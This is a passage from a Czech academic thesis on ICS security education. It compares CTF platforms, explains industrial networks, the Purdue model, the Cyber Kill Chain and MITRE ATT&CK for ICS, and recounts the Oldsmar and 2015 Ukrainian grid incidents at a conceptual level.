RADICL CTF [10] je rozšířením platformy picoCTF. Jedná se tedy o platformu v platformě, do které se navrhují, implementují a dále vyhodnocují cvičení simulující průmyslové řídicí systémy pro studenty s ohledem na referenční architekturu Purdue. Zakladatelé platformy kladou důraz na stírání znalostních propastí mezi začátečníky a pokročilejšími studenty v sítích ICS. Další vizí zakladatelů je udržovat dostupnost zdrojů s pomocí softwaru s otevřeným zdrojovým kódem a levného hardwaru.

Metoda spočívá v orientaci na motivaci studenta, zejména v experimentování s obranou proti útočníkům i v možnosti selhat a pozorovat taktiky útočníka. Student si má zkoušet obě role v reálném čase, tedy je využito stylu Attack-defense z důvodu, aby se naučil přemýšlet nejen jako obránce, ale i jako útočník, a dle toho zlepšovat své techniky obrany. Studenti mohou používat nástroje pro analýzu síťového provozu jako jsou pcap soubory a připojovat se pomocí protokolů SSH (Secure Shell) a VNC (Virtual Network Computing) pro přístup k virtuálnímu prostředí. K vývoji této hry byla využita technologie Docker.

Realističnosti ve formě kyberneticko-fyzikálních aktivit při práci se vzorky malwaru v reálném čase je dosaženo fyzickými komponenty jako je RaspberryPi, Arduino, PLC a fyzickými procesy pro simulaci reálných scénářů ICS. Propojením picoCTF, kontejnerizací podnikové sítě, sítě ICS a fyzických zařízení bylo dosaženo unikátního prostředí obdobně jako v projektu S3, který je zmíněn výše.

Jednotlivé úkoly, které platforma nabízí, jsou navrženy tak, aby pokrývaly různé úrovně modelu Purdue (blíže 2.1.1), což je standardní model pro segmentaci sítí ICS. V každé úrovni se nachází po

[2] https://radicl.com/

jedné zranitelnosti. Tím se studenti učí důležitosti segmentace a izolace z hlediska síťové architektury.

Velkou výhodou tohoto projektu je edukace studentů z hlediska více rolí a využívání fyzických komponentů, které jsou skutečně používány. Studie naopak neobsahuje návod, jak vyrovnat rozdílné znalosti studentů kybernetické bezpečnosti a průmyslových sítí.

Problém nastává v průběhu hry, kdy studenti nemohou interagovat s fyzickými komponentami ve stejný čas, jelikož dochází k nekonzistentnímu chování hardwaru, pokud jsou útoky vedeny na daná zařízení ve stejnou dobu. Nicméně v této práci se RADICL CTF ze všech analyzovaných her z nabídky platforem zabývajících se ICS jeví jako nejoptimálnější řešení pro edukaci studentů z důvodu simulovaných **fyzických zařízení**.

1.3 Analýza dostupných platforem

Tabulka 1.1 poskytuje srovnání pěti různých platforem a událostí CTF: TryHackMe, HTB, VulnHub, S3, a RADICL CTF. Každá z těchto platforem a událostí nabízí různé aspekty vzdělávacích a technických výzev v oblasti kybernetické bezpečnosti. Byly zhodnoceny výhody a nevýhody, nicméně nelze některé parametry uplatňovat pouze na danou hru. Například Vulnhub a TryHackMe umožňují účastníkům přímo přidávat jednotlivé scénáře, které si navrhli sami. Vzhledem k tomu, že ani jedna z těchto platforem nezavazuje přispěvatele, aby tyto hry udržovali, aktualizovali a různě měnili, budou kritéria uplatněna na zmíněné platformy.

Dle zadaných kritérií výrazně vystupuje hra RADICL CTF. Její hlavní výhody spočívají v komplexnosti nabídky, která zahrnuje přípravnou část, postupnou obtížnost, variabilitu úloh, aktualizaci obsahu, technické dovednosti mimo kybernetickou bezpečnost, realističnost, simulaci, instrukce, odměňování a zpětnou vazbu. Nebyly nalezeny informace o možnostech použití nápovědy v případě studentovy stagnace při hraní. Celkově je platforma vhodná jak pro začátečníky, tak i pro pokročilé uživatele, což ji činí univerzální. Otázkou ovšem zůstává, jakým způsobem je dosaženo srovnání znalostí a zkušeností u začátečníků a pokročilých.

Na druhou stranu TryHackMe a HTB také mají své silné stránky zejména v oblasti přípravné části, vzdělávacích materiálů, postupné obtížnosti a emulace. Tyto platformy jsou rovněž vhodné pro začátečníky a nabízejí reálné scénáře, což zvyšuje jejich atraktivitu.

VulnHub se zaměřuje na variabilitu úloh a narativní aspekt, ale zároveň postrádá mnoho klíčových prvků, které jsou důležité pro úplné a efektivní vzdělávací prostředí v oblasti kybernetické bezpečnosti. Nicméně díky možnosti stahování celých virtuálních strojů si může každý jednotlivec vyzkoušet, jak je daný stroj customizován pro účely jednotlivé hry.

S3 stejně jako RADICL CTF vyniká v oblasti simulací a realistických scénářů, ale není vhodná pro začátečníky. Projekt S3 obsahuje závěr s hodnocením, jak si účastníci vedli. Na základě pozitivní zpětné vazby se vývojáři budou zaměřovat na rozšíření a zlepšení této hry.

Každá platforma má své specifické silné stránky a oblasti pro zlepšení. Platformy jako RADICL a S3 ukazují, jak důležité je nabízet komplexní a realistické prostředí s variabilitou úloh a technickými dovednostmi, které přesahují rámec tradiční kybernetické bezpečnosti. Nabízelo by se, aby TryHackMe, HTB a VulnHub zlepšily své služby realističtějšími simulacemi. Účelem těchto platforem je však především se zabývat primárně informační bezpečností. Na druhou stranu, jak již bylo rozebráno v sekci

TryHackMe, aktualizovaný obsah prostředí jednotlivé hry by mohl pomoci ještě více zkvalitnit tuto platformu.

Parametry/Platforma a hra	TryHackMe	HTB	VulnHub	S3	RADICL CTF
Přípravná část	✓	✓	X	✓	✓
Zjišťování vzdělání a dovedností	X	X	X	✓	X
Vzdělávací materiály	✓	✓	X	X	X
Tipy při hledání flagu	✓	X	X	✓	?
Časový rámec	✓	X	X	✓	✓
Postupná obtížnost	✓	✓	X	✓	✓
Variabilita úloh	X	X	✓	✓	✓
Aktualizace obsahu	?	✓	X	✓	✓
Technické dovednosti mimo kybernetickou bezpečnost	✓	X	X	X	✓
Realističnost	✓	✓	?	✓	✓
Narativní aspekt	✓	✓	✓	X	X
Simulace	X	X	X	✓	✓
Emulace	✓	✓	✓	X	X
Instrukce	✓	✓	X	✓	✓
Odměňování (body, score)	✓	✓	X	✓	✓
Zpětná vazba a hodnocení	✓	✓	X	✓	✓
Začátečníci	✓	✓	✓	X	✓
Pokročilí	X	✓	✓	✓	✓

Tab. 1.1: Srovnání CTF platforem podle parametrů.

2 Průmyslové sítě a modelové hrozby

Průmyslové sítě představují dnes nepostradatelnou základnu moderního průmyslu vytvářející komplexní funkční celky, kde se propojují technologie, zařízení a řídicí systémy. Tato rozsáhlá infrastruktura ovlivňuje mnoho odvětví jako jsou energetika, výroba, doprava, logistika a jiné. Jejich správa vyžaduje zvýšenou pozornost z hlediska zabezpečení a ochrany před kybernetickými hrozbami.

Průmyslové sítě často zahrnují integraci informačních technologií (IT) s provozními technologiemi (Operational technology, OT), čímž se vytváří propojené prostředí, které umožňuje efektivní sběr dat, analýzu a řízení průmyslových procesů. Tato integrace přináší nové výzvy v oblasti kybernetické bezpečnosti, jelikož IT a OT mají odlišné prioritní a bezpečnostní požadavky [33].

Průmyslové sítě jsou navrženy tak, aby zajišťovaly spolehlivou a efektivní komunikaci a řízení v prostředí průmyslových operací. Na rozdíl od tradičních informačních sítí, které se primárně zaměřují na přenos dat, průmyslové sítě musí splňovat přísnější požadavky na determinismus, spolehlivost a odolnost proti rušení. Tyto sítě zahrnují nezbytné komponenty jako jsou senzory, aktuátory, programovatelné logické automaty (PLC) a průmyslové komunikační protokoly. Každá z těchto složek hraje zásadní roli při zajišťování hladkého chodu průmyslových operací.

V této kapitole je popsáno, co je průmyslová síť, jaké jsou její obecné prvky a komponenty. Uveden je i model Purdue, který bude v této kapitole ještě blíže vysvětlen. Dále je zde uvedeno, jakým způsobem je možné útočit na tyto sítě online. Příprava na útok a příklad incidentu je aplikován na známé modely, které se uplatňují běžně v kybernetické bezpečnosti, ale jsou upraveny pro industriální sítě.

2.1 Definice průmyslových sítí

Průmyslové sítě představují specializovaný typ sítí, který slouží k propojení a komunikaci mezi průmyslovými zařízeními, řídicími systémy a dalšími technologickými komponentami v rámci průmyslového prostředí. Oproti klasickým informačním sítím se průmyslové sítě vyznačují specifickými požadavky jako je determinismus, spolehlivost a odolnost vůči rušení. Jsou stěžejním prvkem moderních průmyslových procesů umožňujícím efektivní monitorování, řízení a automatizaci výrobních operací [9].

Průmyslové sítě jsou podporovány několika nezbytnými technologiemi, které umožňují spolehlivou komunikaci a automatizaci v průmyslovém prostředí. Tato sekce se zaměřuje na popis těchto klíčových technologií.

Průmyslové řídicí systémy (Industrial Control System, ICS) jsou zásadním prvkem průmyslových sítí, které zajišťují řízení a monitorování průmyslových fyzických procesů. ICS zahrnují různé typy systémů jako jsou SCADA, PLC a další řídicí systémy, které slouží k automatizaci a koordinaci průmyslových operací. Tyto systémy jsou stěžejní pro zajištění efektivního a bezpečného provozu průmyslových zařízení a jsou obvykle navrženy s ohledem na vysokou dostupnost, odolnost a bezpečnost [25].

Provozní technologie (Operational technology, OT) zahrnují technologie a zařízení v průmyslovém prostředí, které slouží k řízení a automatizaci operací. **Systémy SCADA** (Supervisory Control and Data Acquisition) umožňují monitorování a řízení průmyslových procesů v reálném čase. Systémy OT a SCADA jsou zásadní pro zajištění nejen efektivity, ale také bezpečnosti v průmyslových prostředích. OT systémy řídí fyzická zařízení a procesy, zatímco SCADA systémy poskytují nadřazený pohled a kontrolu umožňující rychlou reakci na měnící se podmínky a potenciální incidenty [26].

Senzory jsou základními komponentami průmyslových sítí, které slouží k měření fyzikálních veličin jako jsou teplota, tlak, vlhkost a další. Aktivní prvky (actuators, též aktuátory) naopak umožňují ovládání fyzikálních prvků na základě signálů z řídicího systému [25].

Programovatelný logický automat (Programmable Logic Controller, PLC) představuje specifický druh vestavěného zařízení, které je navrženo k ovládání a správě různých fyzických prvků jako jsou aktivní prvky, motory či senzory. Ovládání se děje na základě informací získaných ze vstupních zařízení a specifikací systému [44]. Typicky se PLC skládá ze tří základních částí: vestavěného operačního systému, softwaru pro řízení a z kombinace analogových a digitálních vstupů a výstupů. Tato zařízení lze považovat za speciální formu digitálních počítačů, které zpracovávají specifické instrukce, získávají data z vstupních prvků jako jsou senzory, odesílají příkazy k výstupním prvkům jako jsou ventily a posílají data do centrálního řídicího centra. V systémech SCADA najdeme PLC často jako součást terénních zařízení. Díky programovatelné paměti umožňují PLC uživatelsky přizpůsobitelné řízení fyzických komponent skrze speciální programovací rozhraní. Konfigurace PLC se provádí prostřednictvím speciálního softwaru na běžném počítači, většinou s operačním systémem Windows. Překonfigurace PLC zahrnuje změny v softwaru řídicího systému, který se také označuje jako programovací úroveň PLC. Tato úroveň poskytuje logiku potřebnou k řízení připojených zařízení. Pro přeprogramování této vrstvy se často používají běžné programovací jazyky jako C nebo Pascal. Aby bylo programování PLC přístupnější, využívá se grafický jazyk zvaný Ladder Diagram, který umožňuje snadnou rekonfiguraci PLC [26]. Jedním z běžných příkladů softwaru pro konfiguraci je Siemens Simatic Step 7 určený pro ovladače Simatic. Tento software umožňuje tři hlavní činnosti: programování za pomocí zmíněného grafického jazyka Ladder logic, jeho kompilaci do spustitelného strojového kódu a následné nahrání tohoto kódu do zařízení [24]. Například v jednoduché průmyslové síti může PLC přijímat data ze senzorů a ovládat aktuátory. Data z PLC mohou být dále předána do SCADA systému pro monitorování a řízení, zatímco IT síť může být použita pro sběr a analýzu dat pro podnikové účely.


Průmyslové komunikační protokoly jsou zásadními nástroji pro spolehlivou výměnu dat mezi zařízeními v průmyslové síti. Mezi tyto protokoly patří ICCP (Inter-Control Center Communications protocol), různé verze Modbus, Profibus, EtherNet/IP, RPC (Remote Procedure Call) [42].

2.1.1 Purdue model

Struktura a složení ICS (Industrial Control System, průmyslových řídicích systémů) se liší v závislosti na odvětví. Jako užitečný rámec pro sestavení testovacího prostředí ICS se nabízí Purdue model. Podle tohoto modelu, jak je ilustrováno na obrázku 2.1, je ICS rozdělen do následujících čtyř oblastí[29]:

- **Bezpečnostní zóna** – Tato zóna obsahuje systémy a zařízení pro správu bezpečnostních funkcí ICS, které zabraňují nebezpečným poruchám v systému v případě hardwarového selhání nebo výpadku systému.
- **Kontrolní zóna** – Zde se nachází systémy a zařízení pro monitorování, řízení a udržování automatizovaného provozu logistických procesů. Tyto systémy a zařízení jsou umístěny v téže geografické oblasti a tvoří jádro celého kontrolního systému.
- **Demilitarizovaná zóna (DMZ)** – Tato zóna působí jako „bufrová oblast“, která umožňuje sdílení dat mezi výrobní a podnikovou zónou, což umožňuje výměnu informací mezi informačními systémy a fyzickými systémy.

- **Podniková zóna** – Tato zóna zahrnuje převážně tradiční zařízení a systémy, které nejsou specifické pro ICS. Zařízení a systémy využívají data z výrobní oblasti pro provádění dohledových a plánovacích funkcí v rámci celého ICS.



Obr. 2.1: ICS Purdue model. Zdroj: A survey of industrial control system testbeds.

2.2 Kybernetické hrozby

V posledních letech se útočníci stále více zaměřují na systémy provozních technologií, a to zejména v oblasti průmyslových řídicích systémů, které se používají ve výrobním sektoru. Tento posun od tradičních podnikových informačních technologií je poháněn rostoucím využíváním distribuovaných výpočetních systémů, zejména v prostředí cloudu, a průmyslových řídicích systémů. Obzvláště v rozvojových regionech, kde často chybí dostatečné povědomí o bezpečnosti a odpovídající ochranná opatření, může docházet k častějším incidentům. Zatímco průmyslové řídicí systémy byly historicky izolovány od IT sítí, současné socioekonomické podmínky vyžadují stále více integrovaná řešení. Výrobní odvětví se nyní výrazně spoléhají na integraci a analýzu dat, aby získaly hlubší přehled o svých provozních procesech.


Průmyslové řídicí systémy, zejména v oblasti OT, mají typicky dlouhou životnost, až dvacet let. Tyto systémy často nejsou chráněny příslušnými bezpečnostními opatřeními proti kybernetickým útokům a spoléhají se na opatření implementovaná v rámci podnikových IT infrastruktur. Současné průmyslové řídicí systémy jsou navíc často postaveny na komerčně dostupných operačních systémech a komunikačních protokolech, jež jsou dodávány třetími stranami, a mají mnoho komponent a softwarových balíčků, které jsou známé svými zranitelnostmi. Tyto systémy často postrádají pravidelné aktualizace zabezpečení, včetně záplat, antivirového softwaru a firewallových programů [19].

2.2.1 Cyber Kill Chain

Cyber Kill Chain je model používaný v oblasti kybernetické bezpečnosti k popisu fází útoku od jeho počáteční přípravy až po konečné provedení. Tento model byl vyvinut společností Lockheed Martin a je široce používán jako rámec pro identifikaci a prevenci kybernetických útoků. Cyber Kill Chain pomáhá bezpečnostním týmům pochopit a lépe reagovat na hrozby, identifikovat slabiny v obraně a vytvářet efektivní protiopatření [14].

Tradiční Cyber Kill Chain

Na obrázku 2.2 jsou vizuálně znázorněny kroky modelu Cyber Kill Chain. Tradiční Cyber Kill Chain se skládá z následujících sedmi kroků [11]:



Obr. 2.2: Tradiční Cyber Kill Chain. Zdroj: Heimdal.

1. Reconnaissance (Průzkum) – Útočník shromažďuje informace o budoucí oběti. Průzkumná fáze se dělí do dvou částí:
   - Pasivní průzkum – Útočník shromažďuje informace bez toho, aniž by potenciální oběť toho byla vědoma.
   - Aktivní průzkum – Útočník důkladně analyzuje oběť, k čemuž mu pomáhá skenování portů, identifikace služeb (jejich verze a konfigurace), testování zranitelností, sběr informací o topologii (včetně uspořádání firewallů a IDS/IPS) a o doménách a subdoménách.
2. Weaponization (Zbrojení) – Vytvoření malwaru se zadními vrátky (back-door) nebo škodlivého kódu určeného k využití identifikovaných zranitelností. V této fázi se vytváří a vyvíjí dvě komponenty:
   - Remote Access Trojan (RAT) – Trojský kůň poskytující zadní vrátka, který se spouští na počítači oběti a umožňuje útočníkovi vzdálený, tajný a nezaznamenaný vstup. Jedná se o tzv. payload (náklad). RAT může poskytnout prozkoumání systému, nahrávání nebo stahování souborů, vzdálené spouštění souborů, monitorování klávesnicových úhozů, zachycení obrazovky, ovládání webkamery nebo zapínání/vypínání systému s omezenými nebo uživatelskými oprávněními.

- Exploit – Využívá zranitelnosti systému nebo softwaru. Slouží jako tzv. carrier (nosič). Hlavním cílem používání exploitů je vyhnout se detekci uživatelem tím, že se pomocí RAT vytvoří tichý zadní vchod. Existuje několik druhů zdrojů infekce jako jsou soubory MS Office, PDF, audio/video, nebo webové stránky. Další zranitelnosti jako jsou exploity pro eskalaci vyššího oprávnění mohou být použity ve stroji oběti po instalaci RAT, aby získaly vyšší oprávnění, a poté dále šířily RAT, zajistily trvalý přístup nebo dokonce zničily celý systém.

3. Delivery (Doručení) – Doručení malwaru do cílového systému například prostřednictvím phishingového e-mailu, zavirované webové stránky nebo USB zařízení. Tento krok je velmi rizikový, protože zanechává stopy. Aktéři využívají nejčastěji kompromitované emailové schránky nebo webové stránky.
4. Exploitation (Zneužití) – Aktivace malwaru v cílovém systému, což může zahrnovat využití zranitelností pro získání neoprávněného přístupu. Exploit bude fungovat pouze na zastaralých systémech a s největší pravděpodobností jej nezachytí tradiční bezpečnostní nástroje jako je antivirus nebo firewall.
5. Installation (Instalace) – Útočník instaluje trvalý backdoor nebo jiný škodlivý software pro udržení přístupu k cílovému systému. Moderní malwary obsahují „droppers“(malware, který má v sobě zabudovaný další malware) a „downloaders“(stahuje malware z internetu). V této fázi se může modifikovat malware podle potřeb prostředí.
6. Command and Control (Řízení a kontrola) - Útočník vytváří kanál pro dálkové řízení malwaru a provádění dalších útočných operací.
7. Actions on Objectives (Akce na stroji oběti) – Aktér provádí úkony dle své libosti jako je například krádež dat, narušení služeb, špionáž a další.

Cyber Kill Chain v ICS


Tradiční Cyber Kill Chain je často první fází průniku do ICS sítě. Hlavním rozdílem mezi kybernetickým útokem na OT a IT je znalost systémů. Komponenty v ICS jsou navrženy a konfigurovány jedinečným způsobem a útočník musí mít vysokou míru znalosti, aby mohl navrhnout smysluplnou manipulaci s těmito komponenty. Velkou výhodou pro útočníka je přístup ke komponentě, která by správně měla být izolována od veřejné sítě, z Internetu.

Pro srovnání budou uvedeny dva různé náhledy na ICS Kill Chain, které jsou vizuálně upraveny pro potřeby práce v modelu 2.3. Vědecký tým z Univerzity čínské akademie věd [30] rozšířil tradiční Cyber Kill Chain o další dvě části:

1. Extérní Kill Chain je použit k získání přístupu do kancelářské sítě. Jedná se prakticky o tradiční Kill Chain.
2. Interní Kill Chain obsahuje pět částí: interní průzkum, interní exploitaci, interní eskalaci zvýšení oprávnění, laterální pohyb a manipulaci s cílem.
3. ICS Kill Chain taktéž zahrnuje pět částí: ICS průzkum, ICS exploitaci, ICS weaponizaci, ICS instalaci a provedení útoku na konkrétní produkční proces.

Společnost SANS [8] se staví k ICS Kill Chainu podobně, pouze s jinými specifiky:

1. Tradiční Kill Chain
2. Útok na ICS zahrnující pět částí: Vývoj, test, doručení, instalace/modifikace, provedení útoku na konkrétní proces.



Obr. 2.3: Porovnání verzí ICS Kill Chain. Upraven model SANS pro srovnání. Zdroj: The Industrial Control System Cyber Kill Chain, Kill Chain for Industrial Control System

První pohled z čínské univerzity na ICS Kill Chain poskytuje strukturovaný a detailní rámec pro analýzu útoků od začátku až do konce. Výhodou tohoto přístupu je konzistentní metodologie, která usnadňuje sledování a analýzu útoků ve fázi externí, interní a ICS. Zde se zaměřují na zkoumání chování útočníka v různých částech sítě. K vytvoření této metody posloužil malware Havex.

Společnost SANS provedla analýzu více známých malwarů, které utočily na ICS. Uvedeno je mimo jiné, který z malwarů nesplňuje jednotlivé části ICS Killchainu. Velmi důležitá je zmíněná fáze testování, která zahrnuje použití již vytvořeného malwaru, ale nejdříve na simulovaném prostředí, které napodobuje infrastrukturu oběti, aby útočníci věděli, zda jejich malware bude fungovat v reálném prostředí.

V případě malwaru Havex je zajímavé, že tento škodlivý software byl schopen účinně cílit na ICS bez nutnosti projít některými tradičními fázemi ICS Kill Chain. Havex přímo útočil na ICS komponenty a obcházel některé počáteční fáze jako jsou externí průnik a interní průzkum. Tento malware cílil na ICS exploitaci a efektivně využíval zranitelností specifických ICS komponent. Jeho schopnost zaměřovat se rovnou na tyto systémy ukazuje na pokročilou znalost systémů ze strany útočníka a adaptabilitu daného malwaru v průběhu útoku na specifické průmyslové cíle. Na rozdíl od Havex, Stuxnet je ukázkovým malwarem, který účinně prošel všemi fázemi ICS Kill Chain [8].

2.2.2 MITRE ATT&CK

MITRE ATT&CK [1] je rozsáhlý a komplexní soubor informací, který mapuje chování protivníků a popisuje taktiky a techniky využívané při kybernetických útocích. Tento rámec byl široce přijat nejen v oblasti průmyslové kybernetické bezpečnosti, ale i v akademické sféře, a nachází uplatnění ve sférách jako je zpravodajství o hrozbách, detekce hrozeb a reakce na incidenty. Přestože je uznáván pro svou užitečnost v těchto oblastech, stále chybí systematické hodnocení jeho aplikace a výzkumu.

[1] https://attack.mitre.org/

V reakci na tuto potřebu představuje zmíněná práce první taxonomickou systematizaci výzkumné literatury o rámci ATT&CK. Hodnotí jeho užitečnost v různých aplikacích a identifikuje významné mezery a nesrovnalosti ve výzkumné literatuře. Tímto poskytuje směr pro budoucí práci v této oblasti. Poukazuje na potřebu dalšího výzkumu praktické implementace a hodnocení rámce ATT&CK. Zdůrazňuje význam ATT&CK jako nástroje pro komplexní pochopení a obranu proti kybernetickým hrozbám [13].

Další výzkum by se měl zaměřit na praktickou aplikaci a hodnocení ATT&CK v reálném světě. To zahrnuje analýzu efektivity ATT&CK ve vysoce dynamickém prostředí kybernetické bezpečnosti a přizpůsobení této matice měnícím se taktikám a technikám útočníků. Navíc je důležité zkoumat, jak ATT&CK interaguje s existujícími nástroji a postupy v oblasti bezpečnosti a jak může doplnit nebo posílit stávající obranné strategie. To zahrnuje integraci s jinými znalostními databázemi a analytickými nástroji tak, aby se zvýšila celková odolnost proti kybernetickým útokům. Výzkum by také měl zvážit, jak ATT&CK může sloužit jako vzdělávací nástroj pro výcvik odborníků v kybernetické bezpečnosti. Výuka založená na ATT&CK by mohla poskytnout studentům a profesionálům reálné scénáře, které by pomohly vytvořit hlubší porozumění hrozbám a obranným taktikám. Celkově představuje ATT&CK cenný zdroj, který může pomoci formovat budoucí směr výzkumu a praxe v kybernetické bezpečnosti, přičemž zároveň nabízí univerzální rámec pro pochopení a mapování kybernetických hrozeb v globálním měřítku.

MITRE ATT&CK pro ICS

MITRE ATT&CK pro ICS [2] je udržovaná databáze znalostí, která dokumentuje metody a strategie, jež útočníci používají proti průmyslovým kontrolním systémům. Popisuje různá stádia, kterými útočník při svém útoku prochází, a identifikuje typy cílů, na které se obvykle zaměřují. Koncept ATT&CK pro ICS se vyvinul z interního výzkumu v MITRE, kde byla metodologie ATT&CK přizpůsobena pro použití v oblasti ICS.

Databáze MITRE pro ICS vychází z Purdue modelu, který zohledňuje také podnikovou zónu. V matici pro ICS jsou kombinovány některé taktiky a techniky z matice Enterprise. Tyto společné taktiky a techniky mají rovněž společné ID. Nicméně většina taktik, které se nacházejí v matici ICS, charakterově neodpovídají taktice, která nese stejný název. Například taktika Discovery v matici Enterprise odpovídá ID:T0007. V matici ICS se také nachází taktika Discovery, ale s ID: TA0102. Tato znalostní databáze však vychází z různých veřejně dostupných analýz a incidentů, kde mohly být útoky odhaleny na zařízeních v podnikové zóně, které nejsou zohledněny v matici [43]. Databáze je pravidelně doplňována a aktualizována, proto v budoucnu lze očekávat komplexnější rozbor a náhled na různé situace v případě útoků na industriální sítě. Níže na obrázku 2.4 je uveden příklad matice MITRE ATT&CK pro ICS.

2.2.3 Výběr reálných incidentů

Vektor útoku do sítě průmyslové společnosti nemusí explicitně začít skrze ICS zařízení, které je z Internetu veřejně dostupné. Počáteční útok může začít v kancelářské síti, která není segmentovaná (nebo je nedostatečně oddělená) od průmyslové sítě. Útočníci často využívají k získání přístupu slabin v bezpečnosti kancelářských sítí jako jsou phishingové útoky nebo neaktualizované systémy. Jakmile

[2] https://attack.mitre.org/matrices/ics/

Obr. 2.4: Ukázka matice MITRE ATT&CK pro ICS.

aktéři mají přístup ke kancelářské síti, mohou se postupně přesunout do průmyslové sítě pomocí technik laterálního pohybu a pivotingu.

Níže je uveden výběr incidentů, kterým čelily společnosti z různých průmyslových odvětví. Značná část prostoru je věnována útoku na elektrárnu na Ukrajině. Tento konkrétní incident ukazuje, jak je mimořádně důležité **správně segmentovat kancelářské sítě** od průmyslových sítí a **implementovat důkladná bezpečnostní opatření**, aby se minimalizovalo riziko takových útoků. Kromě toho byly zaznamenány útoky na energetické sítě, výrobní závody a další kritickou infrastrukturu, které vykazují rostoucí trend.

Čistírna vody města Oldsmar, 2021 (Florida, USA)

5. února roku 2021 zaznamenal pracovník řízení provozu, že se jeho kurzor myši v programu TeamViewer hýbe. Útočník otevřel software, který řídil úpravu vody a zvýšil hladinu hydroxidu sodného na 100x vyšší hodnotu, než je v normálu. Hydroxid sodný (louh), hlavní složka kapalných čističů odpadních vod, se používá ke kontrole kyselosti vody a odstraňování kovů z pitné vody v úpravnách. Otrava louhem může způsobit popáleniny, zvracení, silné bolesti a krvácení.

Poté, co útočník přestal provádět úkony v softwaru obsluhujícím úpravu vody, pracovník okamžitě snížil hodnotu hydroxidu sodného zpět na standardní úroveň a poté informoval svého nadřízeného o incidentu. Systém má ochranná opatření a voda by byla před vypuštěním zkontrolována, a tudíž by nedošlo k otravě obyvatel města Oldsmar. Firma připustila, že prvky OT systémů měla veřejně dostupné na Internetu, tudíž pravděpodobný vektor útoku byla kompromitace jednoho ze zařízení prostřednictvím kterého útočník prováděl přes Internet manipulaci s hydroxidem sodným. Menší čističky vod často nemají ani svůj IT tým nebo pracovníky specializující se na kybernetickou bezpečnost. Obvykle jsou součástí města, které nemusí mít finanční zdroje k zajištění lepší kybernetické bezpečnosti [40].

Power Grid Hack, 2015 (Ukrajina)

Dne 23. prosince 2015 byla Ukrajina svědkem rozsáhlého výpadku elektrické energie, který ovlivnil její energetický sektor. Po důkladném vyšetřování byl výpadek přičten sofistikovanému malware, zvanému BlackEnergy 3. Americké agentury včetně NCCIC, ICS-CERT, US-CERT, FBI a amerického ministerstva energetiky spolupracovaly s ukrajinskými úřady a postiženými firmami na analýze incidentu. Tyto

analýzy potvrdily, že výpadek byl způsoben záměrným kyberútokem. Tři regionální distribuční společnosti byly přímo ovlivněny, což mělo za následek výpadky ovlivňující přibližně 225 000 zákazníků. Ačkoliv byla elektřina obnovena během několika hodin, bylo to pouze dočasným řešením [41].

Analýzy dále odhalily, že útok byl proveden koordinovaně a synchronizovaně. Během půl hodiny se útočníkům přes tento malware podařilo vyřadit distribuční síť elektřiny ve třech různých regionálních oblastech na Ukrajině. Útočníci získali kontrolu nad kritickými systémy skrze vzdálený přístup na základě legitimních přístupových údajů. Malware BlackEnergy, poprvé identifikovaný společností Arbor Networks v roce 2007, se od té doby neustále vyvíjel a byl využíván k různým účelům včetně kyberšpionáže a cílených útoků. V roce 2008 byl dokonce využit k narušení gruzínských webových stránek před konfliktem s Ruskem. Nová verze tohoto malware, BlackEnergy 2.0, byla zaznamenána v roce 2010 a měla schopnost krást finanční údaje a provádět DDoS útoky [35].

Do roku 2014 se malware stal ještě sofistikovanějším, což potvrdilo americké ministerstvo vnitřní bezpečnosti, které zjistilo, že BlackEnergy infiltroval software řídící národní kritickou infrastrukturu. Útoky, které měly potenciál způsobit značné škody, zasáhly různé segmenty infrastruktury včetně energetického sektoru, ačkoli žádné konkrétní dopady nebyly veřejně ohlášeny. V průběhu roku byly zaznamenány další incidenty v Belgii a na Ukrajině, což vedlo k obavám, že za útoky stojí ruské hackerské skupiny. Tyto obavy se prohloubily, když firma ESET ohlásila více než stovku individuálních útoků v další části roku, cílených na vládní a ekonomické subjekty v Polsku a na Ukrajině. Vrchol aktivity BlackEnergy byl zaznamenán v roce 2015, kdy došlo k výpadku elektrické energie, který zasáhl oblast Ivano-Frankivsk.

Incident, který se stal na Ukrajině, byl proveden pomocí devíti různých taktik včetně spearphishingových kampaní, zneužití VPN, manipulace s UPS systémy a pomocí telefonních DoS útoků, které měly zabránit zákazníkům v ohlašování incidentů. Tyto taktiky odhalily značnou připravenost a dovednosti útočníků.[41].

Pomocí Kill Chain modelu je dle analýzy SANS [34] známo, jakým způsobem útočník pronikl do sítě, jak se v ní pohyboval a co způsobil. Níže je podrobný popis útoku vycházející z analýzy SANS.

Útok na ukrajinskou elektrickou síť probíhal přesně podle definované fáze 1 a 2 ICS Kill Chain modelu. Útočník získal přístup do každé úrovně ICS sítě, což vedlo k výpadku, jenž ovlivnil řízení systému.

Prvním krokem v rámci první fáze je Reconnaissance. Přestože nebyly hlášeny žádné události nebo incidenty spojené s průzkumnou činností před útokem, samotný útok vykazoval mnoho znaků výborné předpřípravy. Útoky byly směrovány na zařízení v úrovni 0 podle Purdue modelu. Z této úrovně sítě bylo možné na dálku ovládat vypínače v mnoha rozvodnách.

Druhým krokem je Weaponization. V tomto případě útočníci využili Microsoft Office dokumenty (Excel a Word) s vloženým BlackEnergy 3 pro distribuci malware. Excel a další office dokumenty byly cíleně vyrobeny a zaslány mnoha organizacím na Ukrajině.

Během fáze Cyber Intrusion je využito zranitelnosti ve formě human error. Po otevření dokumentů byli uživatelé vyzváni k povolení maker, což umožnilo instalaci BlackEnergy 3 na systémy obětí. Nebyl zde použit žádný kód pro využití zranitelnosti.

Po instalaci malware BlackEnergy 3 navázal spojení s IP adresami a začal komunikovat se serverem Command and Control (C2). C2 server tak umožnil útočníkům komunikaci s malwarem a infikovanými systémy. Tato spojení dovolila útočníkovi shromažďovat informace z prostředí. Zdá se, že útočníci získali přístup do infrastruktury více než šest měsíců před samotným výpadkem elektrické sítě. Před tím, než

vstoupili do ICS sítě, získali přihlašovací údaje. Díky těmto údajům mohl se útočník pohybovat v síti s vyššími oprávněními.

Pomocí ukradených přihlašovacích údajů byli útočníci schopni přesunout se do síťových segmentů, kde se nacházely pracovní stanice a servery SCADA. Po vstupu do sítě byly kroky útočníků konzistentní ve své podstatě, ale lišily se technickými detaily mezi jednotlivými napadenými oblenergos. V alespoň jednom z oblenergos útočníci objevili síť připojenou k UPS a překonfigurovali ji tak, aby následovala událost, která by ovlivnila i energii v budovách společnosti nebo datových centrech/skříních.

Nelze určit, zda byly z prostředí odcizeny jakékoli informace, ale na základě chování útočníku se zjistilo, že určitá data o síti ICS přece jen získali. To by nasvědčovalo provedení interního průzkumu. Tento průzkum by musel zahrnovat zjištění terénních zařízení používaných k interpretaci příkazů ze sítě SCADA do systémů řízení rozvodny (například zařízení pro převod sériového signálu na Ethernet).

